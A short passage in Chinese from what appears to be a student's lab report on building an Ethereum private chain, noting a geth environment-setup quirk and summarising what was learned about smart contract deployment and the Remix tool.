在搭建环境时，安装 geth 客户端，每次打开终端都需要进入管理员，执行 source /etc/profile，否则检测不到 geth。

2.4 实验总结及建议

这次实验让我学会了搭建私有链，学会了只能合约发布。以及使用 remix 工具，让课堂上学到的内容实用化了